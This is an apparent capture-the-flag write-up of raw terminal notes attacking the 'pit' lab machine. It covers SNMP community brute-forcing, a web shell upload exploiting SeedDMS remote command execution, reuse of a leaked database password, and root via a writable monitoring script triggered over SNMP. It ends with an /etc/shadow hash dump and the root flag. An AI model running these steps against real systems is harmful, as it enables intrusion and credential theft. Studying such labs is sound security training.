  1148                  runnable             agetty               /sbin/agetty         -o -p -- \u --noclear tty1 linux
  1204                  runnable             mysqld               /usr/libexec/mysqld   --basedir=/usr
  1273                  runnable             nginx                nginx: master process /usr/sbin/nginx
  1274                  runnable             nginx                nginx: worker process
  1275                  runnable             nginx                nginx: worker process
  1482                  runnable             rsyslogd             /usr/sbin/rsyslogd    -n
  1484                  running              snmpd                /usr/sbin/snmpd      -LS0-6d -f
 20939                  runnable             packagekitd          /usr/libexec/packagekitd
100938                  runnable             SetroubleshootF      /usr/libexec/platform-python  -Es /usr/share/setroubleshoot/SetroubleshootFixit.py
120034                  unknown              kworker/u4:1-flush-253:0
120067                  unknown              kworker/1:1-events_power_efficient
120251                  unknown              kworker/0:5-cgroup_destroy
120270                  unknown              kworker/u4:0-events_unbound
120278                  unknown              kworker/1:0-cgroup_destroy
120280                  unknown              kworker/1:2-events
120475                  runnable             setroubleshootd      /usr/libexec/platform-python  -Es /usr/sbin/setroubleshootd -f
120490                  running              SetroubleshootP      /usr/libexec/platform-python  /usr/share/setroubleshoot/SetroubleshootPrivileged.py
120970                  unknown              kworker/1:3-cgroup_pidlist_destroy
120978                  unknown              kworker/1:4-cgroup_destroy
121394                  unknown              kworker/0:1-events
121712                  unknown              kworker/1:5-cgroup_pidlist_destroy
122292                  unknown              kworker/0:0-mm_percpu_wq
122487                  runnable             php-fpm              php-fpm: master process (/etc/php-fpm.conf)
122488                  unknown              kworker/0:2-cgroup_destroy
```

```
  122489               runnable             php-fpm              php-fpm: pool www
  122490               runnable             php-fpm              php-fpm: pool www
  122491               runnable             php-fpm              php-fpm: pool www
  122492               runnable             php-fpm              php-fpm: pool www
  122493               runnable             php-fpm              php-fpm: pool www
  122502               unknown              kworker/1:6-cgroup_pidlist_destroy
  122747               runnable             sh                   sh                   -c uname -a; w; id; /bin/sh -i
  122751               runnable             sh                   /bin/sh              -i
  122752               runnable             php-fpm              php-fpm: pool www
```

```
kali@kali:~$ onesixtyone -c /usr/share/metasploit-framework/data/wordlists/snmp_default_pass.txt $IP
Scanning 1 hosts, 123 communities
10.10.10.241 [public] Linux pit.htb 4.18.0-305.10.2.el8_4.x86_64 #1 SMP Tue Jul 20 17:25:16 UTC 2021 x86_64
10.10.10.241 [public] Linux pit.htb 4.18.0-305.10.2.el8_4.x86_64 #1 SMP Tue Jul 20 17:25:16 UTC 2021 x86_64
kali@kali:~$ hydra -P /usr/share/seclists/Discovery/SNMP/common-snmp-community-strings.txt pit.htb snmp
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-08-17 14:25:14
[DATA] max 16 tasks per 1 server, overall 16 tasks, 118 login tries (l:1/p:118), ~8 tries per task
[DATA] attacking snmp://pit.htb:161/

[161][snmp] host: pit.htb   password: public

[STATUS] 118.00 tries/min, 118 tries in 00:01h, 1 to do in 00:01h, 5 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-08-17 14:26:18
```

- password = "public"

```
kali@kali:~$ snmpwalk -v 2c -c public $IP NET-SNMP-EXTEND-MIB::nsExtendOutputFull
NET-SNMP-EXTEND-MIB::nsExtendOutputFull."monitoring" = STRING: Memory usage
               total        used        free      shared  buff/cache   available
Mem:           3.8Gi       394Mi       3.0Gi        64Mi       472Mi       3.1Gi
Swap:          1.9Gi          0B       1.9Gi
Database status
OK - Connection to database successful.
System release info
CentOS Linux release 8.3.2011
SELinux Settings
user

                Labeling   MLS/       MLS/
SELinux User    Prefix     MCS Level  MCS Range                      SELinux Roles

guest_u         user       s0         s0                             guest_r
root            user       s0         s0-s0:c0.c1023                 staff_r sysadm_r system_r unconfined_r
staff_u         user       s0         s0-s0:c0.c1023                 staff_r sysadm_r unconfined_r
sysadm_u        user       s0         s0-s0:c0.c1023                 sysadm_r
system_u        user       s0         s0-s0:c0.c1023                 system_r unconfined_r
unconfined_u    user       s0         s0-s0:c0.c1023                 system_r unconfined_r
user_u          user       s0         s0                             user_r
xguest_u        user       s0         s0                             xguest_r
login

Login Name           SELinux User         MLS/MCS Range        Service

__default__          unconfined_u         s0-s0:c0.c1023       *
michelle             user_u               s0                   *
root                 unconfined_u         s0-s0:c0.c1023       *
System uptime
 01:13:13 up 1 day, 47 min,  0 users,  load average: 0.08, 0.02, 0.01
```

- **default**
- michelle
- root

```
git clone https://github.com/dheiland-r7/snmp.git
./snmpbw.pl $IP public 2 4
```

```
kali@kali:~/snmp$ cat 10.10.10.241.snmp
...[snip]...
.1.3.6.1.4.1.2021.9.1.1.2 = INTEGER: 2
.1.3.6.1.4.1.2021.9.1.2.1 = STRING: /
.1.3.6.1.4.1.2021.9.1.2.2 = STRING: /var/www/html/seeddms51x/seeddms
.1.3.6.1.4.1.2021.9.1.3.1 = STRING: /dev/mapper/cl-root
.1.3.6.1.4.1.2021.9.1.3.2 = STRING: /dev/mapper/cl-seeddms
...[snip]...
```

- seeddms51x/seeddms

seeddms

```
SeedDMS is a free document management system with an easy to use web based user interface for small and
medium sized enterprises. It is based on PHP and MySQL or sqlite3 and runs on Linux, MacOS and Windows.
Many years of development has made it a mature, powerful and enterprise ready platform for sharing and storing documents.
```

Finally found it

http://dms-pit.htb/seeddms51x/seeddms

```
http://dms-pit.htb/seeddms51x/seeddms/out/out.Login.php?referuri=%2Fseeddms51x%2Fseeddms%2Fout%2Fout.Calendar.php%3Fmode%3Dy
```

changelog for version 5.1.15

```
curl http://dms-pit.htb/seeddms51x/seeddms/CHANGELOG
```

```
--------------------------------------------------------------------------------
                    Changes in version 5.1.15
--------------------------------------------------------------------------------
- Improved import from file system
- HTTP Proxy for access on external extension repository can be set
- Do not use unzip in ExtensionMgr anymore
- fix version compare on info page
- allow one page mode on search page
- fix import of older extension versions from repository
...[snip]...
```

5.1.11 change to fix 5.1.10 vuln...

```
--------------------------------------------------------------------------------
                    Changes in version 5.1.11
--------------------------------------------------------------------------------
- fix for CVE-2019-12744 (Remote Command Execution through unvalidated
  file upload), add .htaccess file to data directory, better documentation
  for installing seeddms
- fix for CVE-2019-12745 (Persistent or Stored XSS in UsrMgr) and
  CVE-2019-12801 (Persistent or Stored XSS in GroupMgr), propperly escape
  strings used in Select2 js library used by UsrMgr and GroupMgr
- do not show attributes in search results in extra column anymore
- fix setting language during login (Closes #437)
- fix indexing documents even if no preIndexDocument hook is set (Closes #437)
- fix moving documents on the clipboard into the current folder
- new hook 'footNote' in class Bootstrap
```


Interesting patch because nginx doesn't use .htaccess.... haha...

searchsploit


```
kali@kali:~$ searchsploit seeddms
 ----------------------------------
 Exploit Title|  Path
 ----------------------------------
Seeddms 5.1.10 - Remote Command Execution (RCE) (Authenticated)| php/webapps/50062.py
SeedDMS 5.1.18 - Persistent Cross-Site Scripting| php/webapps/48324.txt
SeedDMS < 5.1.11 - 'out.GroupMgr.php' Cross-Site Scripting| php/webapps/47024.txt
SeedDMS < 5.1.11 - 'out.UsrMgr.php' Cross-Site Scripting| php/webapps/47023.txt
SeedDMS versions < 5.1.11 - Remote Command Execution| php/webapps/47022.txt
 ----------------------------------
Shellcodes: No Results
Papers: No Results
```

welp after hours of fuzzzing and guessing finally guessed michelle:michelle for dms-seed/seeddms51x/seeddms/
ughh... now i guess i can exploit...

- michelle:michelle



ok... already figured this out...



- potential user - Jack

for rev shell upload php rev shell and visit doc number use port 53 no other ports are working

http://dms-pit.htb/seeddms51x/data/1048576/31/1.php?cmd=find%20/%20-type%20f%20-perm%20-004

check for files modified recently next


Enumeration

linpeas

/var/www/html/seeddms51x/conf/settings.xml

```
...[snip]...
 <database dbDriver="mysql" dbHostname="localhost" dbDatabase="seeddms" dbUser="seeddms" dbPass="ied^ieY6xoquu" doNotCheckVersion="false">
...[snip]....
```

- michelle:ied^ieY6xoquu 00 - Loot > creds# michelle



ss -tulpn

```
[michelle@pit shm]$ ss -tulpn
Netid       State        Recv-Q       Send-Q              Local Address:Port                Peer Address:Port
udp         UNCONN       0            0                       0.0.0.0:161                      0.0.0.0:*
udp         UNCONN       0            0                     127.0.0.1:323                      0.0.0.0:*
udp         UNCONN       0            0                         [::1]:323                         [::]:*
tcp         LISTEN       0            128                     0.0.0.0:80                       0.0.0.0:*
tcp         LISTEN       0            128                     0.0.0.0:22                       0.0.0.0:*
```

```
tcp          LISTEN        0             64                      127.0.0.1:40639                   0.0.0.0:*            users:(("cockpit-bridge",pid=1567,fd=13))
tcp          LISTEN        0             128                     127.0.0.1:199                     0.0.0.0:*
tcp          LISTEN        0             80                            *:3306                          *:*
tcp          LISTEN        0             128                        [::]:80                         [::]:*
tcp          LISTEN        0             128                        [::]:22                         [::]:*
tcp          LISTEN        0             128                           *:9090                          *:*
```

remember this from snmp enum?

```
...[snip]...
.1.3.6.1.4.1.8072.1.3.2.2.1.2.10.109.111.110.105.116.111.114.105.110.103 = STRING: /usr/bin/monitor
...[snip]...
```

cat /usr/bin/monitor

```
[michelle@pit bin]$ cat /usr/bin/monitor
#!/bin/bash

for script in /usr/local/monitoring/check*sh
do
    /bin/bash $script
done
```

getfacls

```
╔══════════╣ Files with ACLs (limited to 50)
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#acls
# file: /usr/local/monitoring
USER   root      rwx
user   michelle  -wx
GROUP  root      rwx
mask             rwx
other            ---
```

So basically can write and execute from /usr/local/monitoring/
so we can place a file called check123.sh with rev shell, ssh key, etc. and run snmp enum to trigger and boom rev shell
`perl snmpbw.pl $IP public 2 1`

root

```
bash-4.4# id
id
uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:snmpd_t:s0
bash-4.4# whoami
whoami
root
```

/etc/shadow

```
[root@pit ~]# cat /etc/shadow
root:$6$4ZnZ0Iv3NzFIZtKa$tA78wgAwaBBSg96ecMRPYIogQmANo/9pJhHmf06bCmbKukMDM9rdT2Mdc6UhwD1raDzXIrk.zjQ9lkJIoLShE.:18757:0:99999:7:::
...[snip]...
michelle:$6$hBsV4t2c9NMnABDe$.4cAMWqwmYPobZdusViisVwuafxDBSptElF1pFyg8O0ypF8DKoiqzYU9EfBx8H/gnTUGPMxEoxoc35rZWZDYn.:18370:0:99999:7:::
...[snip]...
```

root.txt

```
[root@pit ~]# cat root.txt
7bfce81d54a4b113600682715cab404f
```